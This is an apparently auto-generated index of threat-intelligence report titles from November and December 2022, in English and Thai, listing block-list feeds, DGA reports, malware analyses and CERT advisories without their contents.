1.2.6293. 2022-11-17 TTC-CERT - URL Daily Block Lists - 2022-11-16 - CyberTotal
1.2.6294. 2022-11-17 Venus Ransomware - Zeoticus Spin-off Shows Sophistication Isn’t Necessary for Success
1.2.6295. 2022-11-18 Active Bamital DGA(s) for 20221117
1.2.6296. 2022-11-18 Active Bedep DGA(s) for 20221117
1.2.6297. 2022-11-18 Active Beebone DGA(s) for 20221117
1.2.6298. 2022-11-18 Active Chinad DGA(s) for 20221117
1.2.6299. 2022-11-18 Alert (AA22-321A) - #StopRansomware: Hive Ransomware | CISA
1.2.6300. 2022-11-18 Cisco Talos Intelligence Group - Threat Source newsletter (Nov. 17, 2022)
1.2.6301. 2022-11-18 Disneyland Malware Team: It’s a Puny World After All
1.2.6302. 2022-11-18 Get a Loda This: LodaRAT meets new friends
1.2.6303. 2022-11-18 Malicious Word document disguised as a news questionnaire
1.2.6304. 2022-11-18 TTC-CERT Block Lists 2022-11-18 - Agentemis, BEACON, Cobalt Strike
1.2.6305. 2022-11-18 TTC-CERT Block Lists 2022-11-18 - IcedID, BokBot
1.2.6306. 2022-11-18 TTC-CERT Block Lists 2022-11-18 - Phishing attack dataset
1.2.6307. 2022-11-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-17 - CyberTotal
1.2.6308. 2022-11-18 TTC-CERT - HASH Daily Block Lists - 2022-11-17 - CyberTotal
1.2.6309. 2022-11-18 TTC-CERT IP Block Lists 2022-11-18 - FTP port scanning, FTP attack
1.2.6310. 2022-11-18 TTC-CERT IP Block Lists 2022-11-18 - SSH port scanning, SSH brute-force attack
1.2.6311. 2022-11-18 TTC-CERT - IP Daily Block Lists - 2022-11-17 - CyberTotal
1.2.6312. 2022-11-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-18

1.2.6313. 2022-11-18 TTC-CERT - URL Daily Block Lists - 2022-11-17 - CyberTotal
1.2.6314. 2022-11-18 WatchDog Continues to Target East Asian CSPs
1.2.6315. 2022-11-18 แจ้งเตือนกรณี F5 เผยแพร่คำแนะนำในการแก้ไขช่องโหว่สำหรับผลิตภัณฑ์ BIG-IP และ BIG-IQ เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6316. 2022-11-19 Active Bamital DGA(s) for 20221118
1.2.6317. 2022-11-19 Active Bedep DGA(s) for 20221118
1.2.6318. 2022-11-19 AXLocker, Octocrypt, and Alice: Leading a new wave of Ransomware Campaigns
1.2.6319. 2022-11-19 Earth Preta (also known as Mustang Panda and Bronze President) Spear-Phishing Governments Worldwide
1.2.6320. 2022-11-19 Highly Sophisticated Phishing Scams Are Abusing Holiday Sentiment
1.2.6321. 2022-11-19 HZ RAT goes China
1.2.6322. 2022-11-19 Reconstructing the last activities of Royal Ransomware
1.2.6323. 2022-11-19 Technical Analysis of the RedLine Stealer
1.2.6324. 2022-11-19 TTC-CERT Block Lists 2022-11-19 - Agentemis, BEACON, Cobalt Strike
1.2.6325. 2022-11-19 TTC-CERT Block Lists 2022-11-19 - Phishing attack dataset
1.2.6326. 2022-11-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-18 - CyberTotal
1.2.6327. 2022-11-19 TTC-CERT - HASH Daily Block Lists - 2022-11-18 - CyberTotal
1.2.6328. 2022-11-19 TTC-CERT IP Block Lists 2022-11-19 - FTP port scanning, FTP attack
1.2.6329. 2022-11-19 TTC-CERT IP Block Lists 2022-11-19 - SSH port scanning, SSH brute-force attack
1.2.6330. 2022-11-19 TTC-CERT - IP Daily Block Lists - 2022-11-18 - CyberTotal
1.2.6331. 2022-11-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-19
1.2.6332. 2022-11-19 WASP Attack on Python — Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds Of Victims
1.2.6333. 2022-11-20 Active Bamital DGA(s) for 20221119
1.2.6334. 2022-11-20 Active Bedep DGA(s) for 20221119
1.2.6335. 2022-11-20 Active Malware samples detected on 2022-11-19
1.2.6336. 2022-11-20 Malware Citrix spreading Vidar Stealer Distribution with Google Ads

1.2.6337. 2022-11-20 QBot phishing abuses Windows Control Panel EXE to infect devices
1.2.6338. 2022-11-20 TTC-CERT Block Lists 2022-11-20 - Agentemis, BEACON, Cobalt Strike
1.2.6339. 2022-11-20 TTC-CERT Block Lists 2022-11-20 - Phishing attack dataset
1.2.6340. 2022-11-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-19 - CyberTotal
1.2.6341. 2022-11-20 TTC-CERT - HASH Daily Block Lists - 2022-11-19 - CyberTotal
1.2.6342. 2022-11-20 TTC-CERT IP Block Lists 2022-11-20 - FTP port scanning, FTP attack
1.2.6343. 2022-11-20 TTC-CERT IP Block Lists 2022-11-20 - SSH port scanning, SSH brute-force attack
1.2.6344. 2022-11-20 TTC-CERT - IP Daily Block Lists - 2022-11-19 - CyberTotal
1.2.6345. 2022-11-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-20
1.2.6346. 2022-11-20 TTC-CERT - URL Daily Block Lists - 2022-11-19 - CyberTotal
1.2.6347. 2022-11-21 Active Bamital DGA(s) for 20221120
1.2.6348. 2022-11-21 Active Beebone DGA(s) for 20221120
1.2.6349. 2022-11-21 Active Chinad DGA(s) for 20221120
1.2.6350. 2022-11-21 Active Malware samples detected on 2022-11-20
1.2.6351. 2022-11-21 Cisco Talos Intelligence Group - Threat Roundup for November 11 to 18
1.2.6352. 2022-11-21 DEV-0569 finds new ways to deliver Royal ransomware, various payloads
1.2.6353. 2022-11-21 Malware Slack spreading Raccoon stealer
1.2.6354. 2022-11-21 Malware ที่แพร่กระจายโดยการลวงเหยื่อว่าเป็น Adobe Acrobat Reader
1.2.6355. 2022-11-21 McAfee Fake Antivirus Phishing Campaign is Back!
1.2.6356. 2022-11-21 TTC-CERT Block Lists 2022-11-21 - Agentemis, BEACON, Cobalt Strike
1.2.6357. 2022-11-21 TTC-CERT Block Lists 2022-11-21 - IcedID, BokBot
1.2.6358. 2022-11-21 TTC-CERT Block Lists 2022-11-21 - Phishing attack dataset
1.2.6359. 2022-11-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-20 - CyberTotal
1.2.6360. 2022-11-21 TTC-CERT - HASH Daily Block Lists - 2022-11-20 - CyberTotal
1.2.6361. 2022-11-21 TTC-CERT IP Block Lists 2022-11-21 - FTP port scanning, FTP attack

1.2.6362. 2022-11-21 TTC-CERT IP Block Lists 2022-11-21 - SSH port scanning, SSH brute-force attack
1.2.6363. 2022-11-21 TTC-CERT - IP Daily Block Lists - 2022-11-20 - CyberTotal
1.2.6364. 2022-11-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-21
1.2.6365. 2022-11-21 TTC-CERT - URL Daily Block Lists - 2022-11-20 - CyberTotal
1.2.6366. 2022-11-21 พบมีการปลอมแปลงหน้าบริการ Mobile Banking ที่คล้ายกับเป็นบริการของธนาคารกรุงเทพ จำกัด (มหาชน)
1.2.6367. 2022-11-22 Active Bamital DGA(s) for 20221121
1.2.6368. 2022-11-22 Active Bedep DGA(s) for 20221121
1.2.6369. 2022-11-22 Active Beebone DGA(s) for 20221121
1.2.6370. 2022-11-22 Active Chinad DGA(s) for 20221121
1.2.6371. 2022-11-22 Active Malware samples detected on 2022-11-21
1.2.6372. 2022-11-22 APT27 (a.k.a LuckyMouse, EmissaryPanda, Iron Tiger or Mustang Panda) used a code-signing certificate belonging to VMPsoft
1.2.6373. 2022-11-22 A Technical Analysis of Royal Ransomware
1.2.6374. 2022-11-22 Aurora: a rising stealer flying under the radar
1.2.6375. 2022-11-22 Black Friday Alert: 4 Emerging Skimming Attacks to Watch for This Holiday Season
1.2.6376. 2022-11-22 Kimsuky APT group targets cryptocurrency industry
1.2.6377. 2022-11-22 New attacks use Windows security bypass zero-day to drop Qakbot malware
1.2.6378. 2022-11-22 TTC-CERT Block Lists 2022-11-22 - Agentemis, BEACON, Cobalt Strike
1.2.6379. 2022-11-22 TTC-CERT Block Lists 2022-11-22 - IcedID, BokBot
1.2.6380. 2022-11-22 TTC-CERT Block Lists 2022-11-22 - Phishing attack dataset
1.2.6381. 2022-11-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-21 - CyberTotal
1.2.6382. 2022-11-22 TTC-CERT - HASH Daily Block Lists - 2022-11-21 - CyberTotal
1.2.6383. 2022-11-22 TTC-CERT IP Block Lists 2022-11-22 - FTP port scanning, FTP attack
1.2.6384. 2022-11-22 TTC-CERT IP Block Lists 2022-11-22 - SSH port scanning, SSH brute-force attack
1.2.6385. 2022-11-22 TTC-CERT - IP Daily Block Lists - 2022-11-21 - CyberTotal

1.2.6386. 2022-11-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-22
1.2.6387. 2022-11-22 TTC-CERT - URL Daily Block Lists - 2022-11-21 - CyberTotal
1.2.6388. 2022-11-22 ViperSoftX: Hiding in System Logs and Spreading VenomSoftX
1.2.6389. 2022-11-23 Active Bamital DGA(s) for 20221122
1.2.6390. 2022-11-23 Active Bedep DGA(s) for 20221122
1.2.6391. 2022-11-23 Active Beebone DGA(s) for 20221122
1.2.6392. 2022-11-23 Active Chinad DGA(s) for 20221122
1.2.6393. 2022-11-23 Active Malware samples detected on 2022-11-22
1.2.6394. 2022-11-23 Android SharkBot Droppers on Google Play Underline Platform's Security Needs
1.2.6395. 2022-11-23 Email Cyberattacks on Arab Countries Rise in Lead to Global Football Tournament
1.2.6396. 2022-11-23 Nighthawk: An Up-and-Coming Pentest Tool Likely to Gain Threat Actor Notice
1.2.6397. 2022-11-23 Over 2 million users Affected with Browser Hijackers
1.2.6398. 2022-11-23 THREAT ALERT: Aggressive Qakbot Campaign and the Black Basta Ransomware Group Targeting U.S. Companies
1.2.6399. 2022-11-23 Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)
1.2.6400. 2022-11-23 TTC-CERT Block Lists 2022-11-23 - Agentemis, BEACON, Cobalt Strike
1.2.6401. 2022-11-23 TTC-CERT Block Lists 2022-11-23 - Phishing attack dataset
1.2.6402. 2022-11-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-22 - CyberTotal
1.2.6403. 2022-11-23 TTC-CERT - HASH Daily Block Lists - 2022-11-22 - CyberTotal
1.2.6404. 2022-11-23 TTC-CERT IP Block Lists 2022-11-23 - FTP port scanning, FTP attack
1.2.6405. 2022-11-23 TTC-CERT IP Block Lists 2022-11-23 - SSH port scanning, SSH brute-force attack
1.2.6406. 2022-11-23 TTC-CERT - IP Daily Block Lists - 2022-11-22 - CyberTotal
1.2.6407. 2022-11-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-23
1.2.6408. 2022-11-23 TTC-CERT - URL Daily Block Lists - 2022-11-22 - CyberTotal
1.2.6409. 2022-11-24 Active Bamital DGA(s) for 20221123

1.2.6410. 2022-11-24 Active Bedep DGA(s) for 20221123
1.2.6411. 2022-11-24 Active Beebone DGA(s) for 20221123
1.2.6412. 2022-11-24 Active Chinad DGA(s) for 20221123
1.2.6413. 2022-11-24 Active Malware samples detected on 2022-11-23
1.2.6414. 2022-11-24 Aviation Industry facing Ransomware Headwinds
1.2.6415. 2022-11-24 Bahamut cybermercenary group targets Android users with fake VPN apps
1.2.6416. 2022-11-24 Beware of Cybercriminals Preying on Online Shoppers on Black Friday
1.2.6417. 2022-11-24 Fake MSI Afterburner Sites Delivering Coin-Miner
1.2.6418. 2022-11-24 Mirai samples 2022-11-23
1.2.6419. 2022-11-24 Phishing Attack Targets Microsoft Users Via HTML Attachment
1.2.6420. 2022-11-24 Ransomware Roundup: Cryptonite Ransomware
1.2.6421. 2022-11-24 RobinBot – A new type of DDoS botnet in rapid expansion
1.2.6422. 2022-11-24 TTC-CERT Block Lists 2022-11-24 - Agentemis, BEACON, Cobalt Strike
1.2.6423. 2022-11-24 TTC-CERT Block Lists 2022-11-24 - Phishing attack dataset
1.2.6424. 2022-11-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-23 - CyberTotal
1.2.6425. 2022-11-24 TTC-CERT - HASH Daily Block Lists - 2022-11-23 - CyberTotal
1.2.6426. 2022-11-24 TTC-CERT IP Block Lists 2022-11-24 - FTP port scanning, FTP attack
1.2.6427. 2022-11-24 TTC-CERT IP Block Lists 2022-11-24 - SSH port scanning, SSH brute-force attack
1.2.6428. 2022-11-24 TTC-CERT - IP Daily Block Lists - 2022-11-23 - CyberTotal
1.2.6429. 2022-11-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-24
1.2.6430. 2022-11-24 TTC-CERT - URL Daily Block Lists - 2022-11-23 - CyberTotal
1.2.6431. 2022-11-24 Vulnerable SDK components lead to supply chain risks in IoT and OT environments
1.2.6432. 2022-11-24 พบการโจมตีแบบ Pass-the-Cookie Attack ที่ถูกผู้ไม่หวังดีนำมาใช้ในการโจมตีเพิ่มมากขึ้น
1.2.6433. 2022-11-25 Active Bamital DGA(s) for 20221124
1.2.6434. 2022-11-25 Active Bedep DGA(s) for 20221124

1.2.6435. 2022-11-25 Active Beebone DGA(s) for 20221124
1.2.6436. 2022-11-25 Active Malware samples detected on 2022-11-24
1.2.6437. 2022-11-25 An In-Depth Look at the North Korean Threat Actor, ZINC (aka. Lazarus Group)
1.2.6438. 2022-11-25 ASEC Weekly Malware Statistics (November 14th, 2022 – November 20th, 2022)
1.2.6439. 2022-11-25 Bumblebee VHD Infection TTPs 2022-11-25
1.2.6440. 2022-11-25 Koxic Ransomware Being Distributed in Korea
1.2.6441. 2022-11-25 TTC-CERT Block Lists 2022-11-25 - Agentemis, BEACON, Cobalt Strike
1.2.6442. 2022-11-25 TTC-CERT Block Lists 2022-11-25 - Phishing attack dataset
1.2.6443. 2022-11-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-24 - CyberTotal
1.2.6444. 2022-11-25 TTC-CERT - HASH Daily Block Lists - 2022-11-24 - CyberTotal
1.2.6445. 2022-11-25 TTC-CERT IP Block Lists 2022-11-25 - FTP port scanning, FTP attack
1.2.6446. 2022-11-25 TTC-CERT IP Block Lists 2022-11-25 - SSH port scanning, SSH brute-force attack
1.2.6447. 2022-11-25 TTC-CERT - IP Daily Block Lists - 2022-11-24 - CyberTotal
1.2.6448. 2022-11-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-25
1.2.6449. 2022-11-25 TTC-CERT - URL Daily Block Lists - 2022-11-24 - CyberTotal
1.2.6450. 2022-11-25 WannaRen Returns as Life Ransomware, Targets India
1.2.6451. 2022-11-25 Wiki Ransomware Being Distributed in Korea
1.2.6452. 2022-11-25 Word Documents Disguised as Normal MS Office URLs Being Distributed
1.2.6453. 2022-11-25 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6454. 2022-11-25 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.2.6455. 2022-11-25 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud
1.2.6456. 2022-11-26 Active Bamital DGA(s) for 20221125
1.2.6457. 2022-11-26 Active Bedep DGA(s) for 20221125

1.2.6458. 2022-11-26 Active Chinad DGA(s) for 20221125
1.2.6459. 2022-11-26 Active Malware samples detected on 2022-11-25
1.2.6460. 2022-11-26 Malware lure Tor Project website
1.2.6461. 2022-11-26 RansomExx Upgrades to Rust
1.2.6462. 2022-11-26 TTC-CERT Block Lists 2022-11-26 - Agentemis, BEACON, Cobalt Strike
1.2.6463. 2022-11-26 TTC-CERT Block Lists 2022-11-26 - Phishing attack dataset
1.2.6464. 2022-11-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-25 - CyberTotal
1.2.6465. 2022-11-26 TTC-CERT - HASH Daily Block Lists - 2022-11-25 - CyberTotal
1.2.6466. 2022-11-26 TTC-CERT IP Block Lists 2022-11-26 - FTP port scanning, FTP attack
1.2.6467. 2022-11-26 TTC-CERT IP Block Lists 2022-11-26 - SSH port scanning, SSH brute-force attack
1.2.6468. 2022-11-26 TTC-CERT - IP Daily Block Lists - 2022-11-25 - CyberTotal
1.2.6469. 2022-11-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-26
1.2.6470. 2022-11-26 TTC-CERT - URL Daily Block Lists - 2022-11-25 - CyberTotal
1.2.6471. 2022-11-27 Active Bamital DGA(s) for 20221126
1.2.6472. 2022-11-27 Active Malware samples detected on 2022-11-26
1.2.6473. 2022-11-27 Author avatar Active Chinad DGA(s) for 20221126
1.2.6474. 2022-11-27 From zero to Zanubis
1.2.6475. 2022-11-27 New Wave of SocGholish cid=27x Injections
1.2.6476. 2022-11-27 Punisher Ransomware Spreading Through Fake COVID Site
1.2.6477. 2022-11-27 Surge of Fake FIFA World Cup Streaming Sites Targets Virtual Fans
1.2.6478. 2022-11-27 TTC-CERT Block Lists 2022-11-27 - Agentemis, BEACON, Cobalt Strike
1.2.6479. 2022-11-27 TTC-CERT Block Lists 2022-11-27 - Phishing attack dataset
1.2.6480. 2022-11-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-26 - CyberTotal
1.2.6481. 2022-11-27 TTC-CERT - HASH Daily Block Lists - 2022-11-26 - CyberTotal
1.2.6482. 2022-11-27 TTC-CERT IP Block Lists 2022-11-27 - FTP port scanning, FTP attack
1.2.6483. 2022-11-27 TTC-CERT IP Block Lists 2022-11-27 - SSH port scanning, SSH brute-force attack
1.2.6484. 2022-11-27 TTC-CERT - IP Daily Block Lists - 2022-11-26 - CyberTotal

1.2.6485. 2022-11-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-27
1.2.6486. 2022-11-27 TTC-CERT - URL Daily Block Lists - 2022-11-26 - CyberTotal
1.2.6487. 2022-11-28 Active Bamital DGA(s) for 20221127
1.2.6488. 2022-11-28 Active Bedep DGA(s) for 20221127
1.2.6489. 2022-11-28 Active Chinad DGA(s) for 20221127
1.2.6490. 2022-11-28 Active Malware samples detected on 2022-11-27
1.2.6491. 2022-11-28 Emotet Strikes Again – LNK File Leads to Domain Wide Ransomware
1.2.6492. 2022-11-28 Express VPN phishing sites deliver Redline Stealer
1.2.6493. 2022-11-28 Qakbot - BB08 Javascript Infection with Cobalt Strike TTPs 2022-11-28
1.2.6494. 2022-11-28 TTC-CERT Block Lists 2022-11-28 - Agentemis, BEACON, Cobalt Strike
1.2.6495. 2022-11-28 TTC-CERT Block Lists 2022-11-28 - Phishing attack dataset
1.2.6496. 2022-11-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-27 - CyberTotal
1.2.6497. 2022-11-28 TTC-CERT - HASH Daily Block Lists - 2022-11-27 - CyberTotal
1.2.6498. 2022-11-28 TTC-CERT IP Block Lists 2022-11-28 - FTP port scanning, FTP attack
1.2.6499. 2022-11-28 TTC-CERT IP Block Lists 2022-11-28 - SSH port scanning, SSH brute-force attack
1.2.6500. 2022-11-28 TTC-CERT - IP Daily Block Lists - 2022-11-27 - CyberTotal
1.2.6501. 2022-11-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-28
1.2.6502. 2022-11-28 Xworm RAT Infection TTPs 2022-11-28
1.2.6503. 2022-11-28 รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware
1.2.6504. 2022-11-29 Active Bamital DGA(s) for 20221128
1.2.6505. 2022-11-29 Active Beebone DGA(s) for 20221128
1.2.6506. 2022-11-29 Active Chinad DGA(s) for 20221128
1.2.6507. 2022-11-29 Active Malware samples detected on 2022-11-28
1.2.6508. 2022-11-29 Always Another Secret: Lifting the Haze on China-nexus Espionage in Southeast Asia
1.2.6509. 2022-11-29 How Is My Phone Number Leaked?
1.2.6510. 2022-11-29 Job Applicatiant Database leak Sale of Thai Organziation

1.2.6511. 2022-11-29 LockBit Ransomware Being Mass-distributed With Similar Filenames
1.2.6512. 2022-11-29 New ransomware attacks in Ukraine linked to Russian Sandworm hackers
1.2.6513. 2022-11-29 TTC-CERT Block Lists 2022-11-29 - Agentemis, BEACON, Cobalt Strike
1.2.6514. 2022-11-29 TTC-CERT Block Lists 2022-11-29 - Phishing attack dataset
1.2.6515. 2022-11-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-28 - CyberTotal
1.2.6516. 2022-11-29 TTC-CERT - HASH Daily Block Lists - 2022-11-28 - CyberTotal
1.2.6517. 2022-11-29 TTC-CERT IP Block Lists 2022-11-29 - FTP port scanning, FTP attack
1.2.6518. 2022-11-29 TTC-CERT IP Block Lists 2022-11-29 - SSH port scanning, SSH brute-force attack
1.2.6519. 2022-11-29 TTC-CERT - IP Daily Block Lists - 2022-11-28 - CyberTotal
1.2.6520. 2022-11-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-29
1.2.6521. 2022-11-30 Active Bamital DGA(s) for 20221129
1.2.6522. 2022-11-30 Active Bedep DGA(s) for 20221129
1.2.6523. 2022-11-30 Active Beebone DGA(s) for 20221129
1.2.6524. 2022-11-30 Active Malware samples detected on 2022-11-29
1.2.6525. 2022-11-30 Attacker Uses a Popular TikTok Challenge to Lure Users Into Installing Malicious Package
1.2.6526. 2022-11-30 Beware: njRAT Malware Has Entered the Discord
1.2.6527. 2022-11-30 DATAF LOCKER Ransomware; Babuk ransomware family; Extension: .dataf
1.2.6528. 2022-11-30 Doing time with the YIPPHB dropper
1.2.6529. 2022-11-30 Domains Used for Magniber Distribution in Korea
1.2.6530. 2022-11-30 Making Cobalt Strike harder for threat actors to abuse
1.2.6531. 2022-11-30 Phishing Website Disguised as a Famous Korean Email Login Website Being Distributed
1.2.6532. 2022-11-30 TTC-CERT Block Lists 2022-11-30 - Agentemis, BEACON, Cobalt Strike
1.2.6533. 2022-11-30 TTC-CERT Block Lists 2022-11-30 - IcedID, BokBot
1.2.6534. 2022-11-30 TTC-CERT Block Lists 2022-11-30 - Phishing attack dataset

1.2.6535. 2022-11-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-29 - CyberTotal
1.2.6536. 2022-11-30 TTC-CERT - HASH Daily Block Lists - 2022-11-29 - CyberTotal
1.2.6537. 2022-11-30 TTC-CERT IP Block Lists 2022-11-30 - FTP port scanning, FTP attack
1.2.6538. 2022-11-30 TTC-CERT IP Block Lists 2022-11-30 - SSH port scanning, SSH brute-force attack
1.2.6539. 2022-11-30 TTC-CERT - IP Daily Block Lists - 2022-11-29 - CyberTotal
1.2.6540. 2022-11-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-30
1.2.6541. 2022-11-30 TTC-CERT - URL Daily Block Lists - 2022-11-29 - CyberTotal
1.2.6542. 2022-11-30 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6543. 2022-12-01 Active Bamital DGA(s) for 20221130
1.2.6544. 2022-12-01 Active Bedep DGA(s) for 20221130
1.2.6545. 2022-12-01 Active Malware samples detected on 2022-11-30
1.2.6546. 2022-12-01 Analysis of Netwire RAT
1.2.6547. 2022-12-01 Android malware that reads SMS messages all the sms and send to a server
1.2.6548. 2022-12-01 Fraudulent Digital Lending Andriod App Steals Users’ Sensitive Data
1.2.6549. 2022-12-01 How IoT Botnets Evade Detection and Analysis – Part 2
1.2.6550. 2022-12-01 Qakbot (obama224) Indicators of compromise (IOCs) 2022-12-01
1.2.6551. 2022-12-01 Suspect APT MalDoc targeting Pakistan
1.2.6552. 2022-12-01 TTC-CERT Block Lists 2022-12-01 - Agentemis, BEACON, Cobalt Strike
1.2.6553. 2022-12-01 TTC-CERT Block Lists 2022-12-01 - IcedID, BokBot
1.2.6554. 2022-12-01 TTC-CERT Block Lists 2022-12-01 - Phishing attack dataset
1.2.6555. 2022-12-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-30 - CyberTotal
1.2.6556. 2022-12-01 TTC-CERT - HASH Daily Block Lists - 2022-11-30 - CyberTotal
1.2.6557. 2022-12-01 TTC-CERT IP Block Lists 2022-12-01 - FTP port scanning, FTP attack
1.2.6558. 2022-12-01 TTC-CERT IP Block Lists 2022-12-01 - SSH port scanning, SSH brute-force attack
1.2.6559. 2022-12-01 TTC-CERT - IP Daily Block Lists - 2022-11-30 - CyberTotal
1.2.6560. 2022-12-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-01

1.2.6561. 2022-12-01 Who’s swimming in South Korean waters? Meet ScarCruft’s Dolphin
1.2.6562. 2022-12-02 Active Bamital DGA(s) for 20221201
1.2.6563. 2022-12-02 Active Bedep DGA(s) for 20221201
1.2.6564. 2022-12-02 Active Chinad DGA(s) for 20221201
1.2.6565. 2022-12-02 Active Malware samples detected on 2022-12-01
1.2.6566. 2022-12-02 Alert (AA22-335A) - #StopRansomware: Cuba Ransomware | CISA
1.2.6567. 2022-12-02 ASEC Weekly Malware Statistics (November 21st, 2022 – November 27th, 2022)
1.2.6568. 2022-12-02 ASEC Weekly Phishing Email Threat Trend (November 13th, 2022 – November 19th, 2022)
1.2.6569. 2022-12-02 Back in Black… Basta - Technical Analysis of BlackBasta Ransomware 2.0
1.2.6570. 2022-12-02 CashRewindo: How to age domains for an investment scam like fine scotch
1.2.6571. 2022-12-02 DuckLogs – New Malware Strain Spotted In The Wild
1.2.6572. 2022-12-02 Exploring the REF2731 Intrusion Set
1.2.6573. 2022-12-02 Job hunting trap: Analysis of Lazarus attack activities using recruitment information such as Mizuho Bank of Japan as bait
1.2.6574. 2022-12-02 LockBit 3.0 ‘Black’ attacks and leaks reveal wormable capabilities and tooling
1.2.6575. 2022-12-02 TTC-CERT Block Lists 2022-12-02 - Agentemis, BEACON, Cobalt Strike
1.2.6576. 2022-12-02 TTC-CERT Block Lists 2022-12-02 - Phishing attack dataset
1.2.6577. 2022-12-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-01 - CyberTotal
1.2.6578. 2022-12-02 TTC-CERT - HASH Daily Block Lists - 2022-12-01 - CyberTotal
1.2.6579. 2022-12-02 TTC-CERT IP Block Lists 2022-12-02 - FTP port scanning, FTP attack
1.2.6580. 2022-12-02 TTC-CERT IP Block Lists 2022-12-02 - SSH port scanning, SSH brute-force attack
1.2.6581. 2022-12-02 TTC-CERT - IP Daily Block Lists - 2022-12-01 - CyberTotal
1.2.6582. 2022-12-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-02
1.2.6583. 2022-12-02 TTC-CERT - URL Daily Block Lists - 2022-12-01 - CyberTotal

1.2.6584. 2022-12-02 ₿uyer ₿eware: Fake Cryptocurrency Applications Serving as Front for AppleJeus Malware
1.2.6585. 2022-12-03 Active Bamital DGA(s) for 20221202
1.2.6586. 2022-12-03 Active Bedep DGA(s) for 20221202
1.2.6587. 2022-12-03 Active Beebone DGA(s) for 20221202
1.2.6588. 2022-12-03 Active Malware samples detected on 2022-12-02
1.2.6589. 2022-12-03 Analysis of APT-C-60 Attack on South Korea
1.2.6590. 2022-12-03 Aqua Nautilus Discovers Redigo — New Redis Backdoor Malware
1.2.6591. 2022-12-03 Exposed Remote Desktop Protocol actively targeted by Threat Actors to deploy Ransomware
1.2.6592. 2022-12-03 Hitching a ride with Mustang Panda
1.2.6593. 2022-12-03 Schoolyard Bully Trojan Facebook Credential Stealer
1.2.6594. 2022-12-03 TTC-CERT Block Lists 2022-12-03 - Agentemis, BEACON, Cobalt Strike
1.2.6595. 2022-12-03 TTC-CERT Block Lists 2022-12-03 - Phishing attack dataset
1.2.6596. 2022-12-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-02 - CyberTotal
1.2.6597. 2022-12-03 TTC-CERT - HASH Daily Block Lists - 2022-12-02 - CyberTotal
1.2.6598. 2022-12-03 TTC-CERT IP Block Lists 2022-12-03 - FTP port scanning, FTP attack
1.2.6599. 2022-12-03 TTC-CERT IP Block Lists 2022-12-03 - SSH port scanning, SSH brute-force attack
1.2.6600. 2022-12-03 TTC-CERT - IP Daily Block Lists - 2022-12-02 - CyberTotal
1.2.6601. 2022-12-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-03
1.2.6602. 2022-12-03 TTC-CERT - URL Daily Block Lists - 2022-12-02 - CyberTotal
1.2.6603. 2022-12-04 Abuse.ch URLhaus 2022-12-04
1.2.6604. 2022-12-04 Active Bamital DGA(s) for 20221203
1.2.6605. 2022-12-04 Active Bedep DGA(s) for 20221203
1.2.6606. 2022-12-04 Active Beebone DGA(s) for 20221203
1.2.6607. 2022-12-04 Active Chinad DGA(s) for 20221203
1.2.6608. 2022-12-04 Active Malware samples detected on 2022-12-03
1.2.6609. 2022-12-04 Not a SIMulation: CrowdStrike Investigations Reveal Intrusion Campaign Targeting Telco and BPO Companies

1.2.6610. 2022-12-04 obama224 distribution Qakbot tries .vhd (virtual hard disk) images
1.2.6611. 2022-12-04 Operation (**верность**) mercenary: trapped in the torrent of steel on the plains of Eastern Europe
1.2.6612. 2022-12-04 TTC-CERT Block Lists 2022-12-04 - Agentemis, BEACON, Cobalt Strike
1.2.6613. 2022-12-04 TTC-CERT Block Lists 2022-12-04 - Phishing attack dataset
1.2.6614. 2022-12-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-03 - CyberTotal
